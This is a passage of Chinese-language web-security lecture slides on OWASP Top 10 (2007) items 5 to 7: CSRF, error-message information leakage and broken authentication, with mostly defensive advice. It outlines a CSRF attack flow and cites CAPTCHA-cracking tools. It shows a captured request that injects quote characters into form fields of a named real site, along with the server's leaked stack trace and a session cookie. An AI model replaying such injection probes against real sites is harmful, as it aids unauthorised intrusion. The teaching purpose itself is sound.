- `include()` 、 `include_once()` 、 `require()` 、 `require_once()` 、  
`fopen()` 、 `imagecreatefromXXX()` 、 `file()` 、  
`file_get_contents()` 、 `copy()` 、 `delete()` 、 `unlink()` 、  
`upload_tmp_dir()` 、 `move_uploaded_file()` 、 `$_FILES`

### ✓ 特別小心傳給這些函式的參數：

- `system()` 、 `eval()` 、 `passthru()` or ``` (the backtick operator)


**OWASP Top10(2007)-5**  
**Cross-Site Request Forgery (CSRF)**

# OWASP Top 10 (2007) - 5




- **Cross-Site Request Forgery (CSRF)(XSRF)**
- 攻擊者讓**已登入**該網站的使用者在**不知情的**狀況下發出某項交易請求給網站並執行成功。
- **攻擊流程**
  - ✓ 找到網站有問題的網址(或表單)
  - ✓ 客製出惡意網址鏈結
  - ✓ 透過留言板、電子郵件或自建的惡意網站等手法散播

# How XSRF Works



# How XSRF Works(cont.)



# 防護建議



- 確認程式本身沒有XSS的問題
- 不要使用GET方式(網址帶參數)來進行重要的交易或功能。
- 後端程式用“精確”方式取得參數資料
  - ✓ **General - Request ["name"]**
    - 搜尋順序：Query String->Form->Server Variables
  - ✓ **GET – Request.QueryString[“name”]**
  - ✓ **POST – Request.Form[“name”] (←OK)**

# 防護建議(cont.)

- 限制使用者的登入有效時間。
- 對於重要的交易或功能，最好進行 re-authenticate 或是使用 transaction signing 的機制。
- 確認使用者是利用網站本身所提供的表單來進行該項功能
  - ✓ 不是從其他地方送資料過來！
    - 檢驗 HTTP Referer Header → 不夠，可被偽造！

# 防護建議(cont.)



## ▶ 許多網站使用CAPTCHA

- ✓ 人機分辨測驗: Completely Automated Public Test to tell Computers and Humans Apart
- ✓ 用來確認訊息發送來源是人而不是自動化程式
- ✓ 一種Challenge-Response 測試機制
- ✓ 要謹慎選用，因為也可能會被破解!
  - Yahoo Mail (2008.1)
  - Gmail (2008.4)
  - Hotmail (2008.4)



# 防護建議(cont.)



## – 被破解的Yahoo CAPTCHA


Breaking a Visual CAPTCHA - Mozilla Firefox

檔案 (F) 編輯 (E) 檢視 (V) 歷史 (S) 書籤 (B) 工具 (T) 說明 (H)

← → ↻ × 🏠 SFU http://www.cs.sfu.ca/~mori/research/gimpy/ 🔍 Google

## Breaking a Visual CAPTCHA

**Greg Mori(1,2) and Jitendra Malik (1)**  
(1) UC Berkeley Computer Vision Group  
(2) Simon Fraser University



---

### Summary

This is the homepage of the Shape Contexts based approach to break Gimpy, [the CAPTCHA test used at Yahoo!](#) to screen out bots. Our method can successfully pass that test 92% of the time. See [EZ-Gimpy in action at Yahoo!](#) The approach we take uses general purpose algorithms that have been designed for generic object recognition. The same basic ideas have been applied to finding people in images, matching handwritten digits, and recognizing 3D objects.

### News Articles

[Human or Computer? Take This Test](#), The New York Times, December 10, 2002.  
[Up to the Challenge: Computer Scientists Crack a Set of AI-Based Puzzles](#), SIAM News, November 2002.

**Quick links:**

- [Background](#)
- [Our Approach](#)
- [Results](#)
- [Related Links](#)

完成 🔍 📄 開啟筆記本 (N)

# 防護建議(cont.)



## - CAPTCHA Decoder

PWNtcha - caca labs - Windows Internet Explorer

http://caca.zoy.org/wiki/PWNtcha

DEFEATED CAPTCHAS

PWNtcha is able to detect and decode the following captchas:

| Origin                | Samples | PWNtcha efficiency | Comments   |
|-----------------------|---------|--------------------|--|
| Authimage             |         | 100%               | Vendor site: <a href="http://www.gudlyf.com/index.php?p=376">http://www.gudlyf.com/index.php?p=376</a><br>Weaknesses: constant font, aligned glyphs, constant glyph position, constant rotation, no deformation, non-textured background, constant colours, no perturbation. |
| Clubic                |         | 100%               | Weaknesses: constant font, no rotation, no deformation, aligned glyph, constant background, weak colour variation, weak perturbation.  |
| linuxfr.org           |         | 100%               | Weaknesses: constant font, aligned glyphs, no rotation, no deformation, non-textured background, weak colour variation, weak perturbation.   |
| LiveJournal?          |         | 99%                | Weaknesses: constant font, constant character position.  |
| lmt.lv                |         | 98%                | Weaknesses: constant font, almost aligned glyphs, no rotation, no deformation, constant background, no colour variation, weak perturbation.  |
| Ourcolony             |         | 100%               | Weaknesses: constant font, no rotation, no deformation, no colour variation, no perturbation.  |
| Paypal                |         | 88%                | Weaknesses: constant font, almost aligned glyphs, no rotation, no deformation, constant background, no colour variation, no additional perturbation.   |
| phpBB                 |         | 97%                | Vendor site: <a href="http://www.phpbb.com/">http://www.phpbb.com/</a><br>Weaknesses: constant font, no rotation, no deformation, constant colours, weak perturbation.   |
| Scode and derivatives |         | 100%               | Vendor site: <a href="http://james.seng.cc/archives/000145.html">http://james.seng.cc/archives/000145.html</a><br>Weaknesses: at most 3 different fonts, no rotation, no deformation, weak colour variation, useless perturbation (separate colour key).                     |
| Slashdot              |         | 89%                | Weaknesses: constant font, no deformation, constant colours, weak perturbation.  |

網際網路 100%

# 防護建議(cont.)

## ✓ 較佳做法：

- Each link and form contains an **unpredictable token** for each user(or request)

## – 範例：

```
<form action="/transfer.do" method="post">  
<input type="hidden" name="8438927730" value="43847384383">  
...  
</form>
```

- 後端在產生此頁時，產生一個**random token**置於表單隱藏欄位，並同時將此值存入後端 session data中。
- 待收到使用者送出的該頁資料，取出此值與後端存放者進行比對。
- 可以再加上時間限制，例如**5分鐘**內有效。


**OWASP Top10(2007)-6  
Information Leakage &  
Improper Error Handling**

# OWASP Top 10 (2007) - 6



- **Information Leakage and Improper Error Handling**
- **Web應用程式回給前端的執行錯誤訊息中包含了敏感的資訊。**

# 帶有技術資料的錯誤訊息



Altoro Mutual: Server Error - Windows Internet Explorer

http://demo.testfire.net/bank/login.aspx

Sign In | Contact Us | Feedback | Search [ ] Go

## An Error Has Occurred

**Summary:**

Syntax error in string in query expression 'username = ''.

**Error Message:**

```
System.Data.OleDb.OleDbException: Syntax error in string in query expression 'username = '' at System.Data.OleDb.OleDbCommand.ExecuteNonQueryErrorHandling(OleDbHResult hr) at System.Data.OleDb.OleDbCommand.ExecuteNonQueryForSingleResult(tagDBPARAMS dbParams, Object& executeResult) at System.Data.OleDb.OleDbCommand.ExecuteNonQuery(Object& executeResult) at System.Data.OleDb.OleDbCommand.ExecuteNonQuery(CommandBehavior behavior, Object& executeResult) at System.Data.OleDb.OleDbCommand.ExecuteReaderInternal(CommandBehavior behavior, String method) at System.Data.OleDb.OleDbCommand.ExecuteReader(CommandBehavior behavior) at System.Data.OleDb.OleDbCommand.System.Data.IDbCommand.ExecuteReader(CommandBehavior behavior) at System.Data.Common.DbDataAdapter.FillInternal(DataSet dataset, DataTable[] datatables, Int32 startRecord, Int32 maxRecords, String srcTable, IDbCommand command, CommandBehavior behavior) at System.Data.Common.DbDataAdapter.Fill(DataSet dataSet, Int32 startRecord, Int32 maxRecords, String srcTable, IDbCommand command, CommandBehavior behavior) at System.Data.Common.DbDataAdapter.Fill(DataSet dataSet, String srcTable) at Altoro.Authentication.ValidateUser(String uName, String pWord) in d:\downloads\AltoroMutual_v6\website\bank\login.aspx.cs:line 73 at Altoro.Authentication.Page_Load(Object sender, EventArgs e) in d:\downloads\AltoroMutual_v6\website\bank\login.aspx.cs:line 33 at System.Web.Util.CalliHelper.EventArgFunctionCaller(IntPtr fp, Object o, Object t, EventArgs e) at System.Web.Util.CalliEventHandlerDelegateProxy.Callback(Object sender, EventArgs e) at System.Web.UI.Control.OnLoad(EventArgs e) at System.Web.UI.Control.LoadRecursive() at System.Web.UI.Page.ProcessRequestMain(Boolean includeStagesBeforeAsyncPoint, Boolean includeStagesAfterAsyncPoint)
```

Privacy Policy | Security Statement | © 2009 Altoro Mutual, Inc.

# .Net Error Message



The screenshot shows the HTTP Editor interface. The 'Request' tab is active, displaying the following details:

- Action: Change Content-Length
- Address: https://www.capital.com.hk:443/OrdQryHis.aspx
- Request: POST /OrdQryHis.aspx HTTP/1.1
- Referer: https://www.capital.com.hk:443/OrdQryHis.aspx
- Content-Length: 63
- Content-Type: application/x-www-form-urlencoded
- Host: www.capital.com.hk
- User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 1.1.4322)
- Pragma: no-cache
- Cookie: CustomCookie=WebInspect; ASP.NET\_SessionId=uzwiqpbnsqgwwt550qgmace0
- Request Body: hidSeqNo=&hidPrice=&hidQty=&Account=&sYY='&sMM='&sDD='&order1=1

The 'Response' tab is active, displaying the following error message:

**Argument 'Date1' cannot be converted to type 'Date'.**

**Description:** An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

**Exception Details:** System.InvalidCastException: Argument 'Date1' cannot be converted to type 'Date'.

**Source Error:**

```
Line 44:
Line 45:     sss = sYY & "/" & sMM & "/" & sDD
Line 46:     tmpDay = DateDiff("d", sss, Now())
Line 47:     strhistory = oclsCOM.GetOrdHistory(Session("ACNO"), Session("PASS"), tmpD
Line 48:     'Response.Write(strhistory)
```

**Source File:** C:\PUBLIC\WWWROOT\www.capital.com.hk\OrdQryHis.aspx **Line:** 46

```
<configuration>
  <!-- forms based authentication -->
  <system.web>
    <compilation debug="false">
      <compilers>
        <compiler language="c#" type="Mi
      <assemblies>
        <add assembly="mscorlib, Version
    </compilation>
```

軟體上線必須  
= false

(回歸成預設值)

# 防護建議



- 客製應用系統自己的錯誤訊息畫面
  - ✓ 使用 Try-Catch Exceptions 來處理
  - ✓ 客製預設的錯誤訊息
  - ✓ → Return 200 Status Code
  - ✓ 錯誤訊息不要太明確
    - 例如: 登入錯誤
- 技術性細節的錯誤訊息不要傳給前端
  - ✓ 可儲存在後端的 Log 系統來協助除錯



**OWASP Top10(2007)-7  
Broken Authentication &  
Session Management**


# OWASP Top 10 (2007) - 7



- **Broken Authentication and Session Management**
- **Web應用程式中自行撰寫的身份驗證相關功能有缺陷**
  - ✓ 身份檢查被繞過
  - ✓ 身份權限移轉

# 範例:某次滲透測試案例

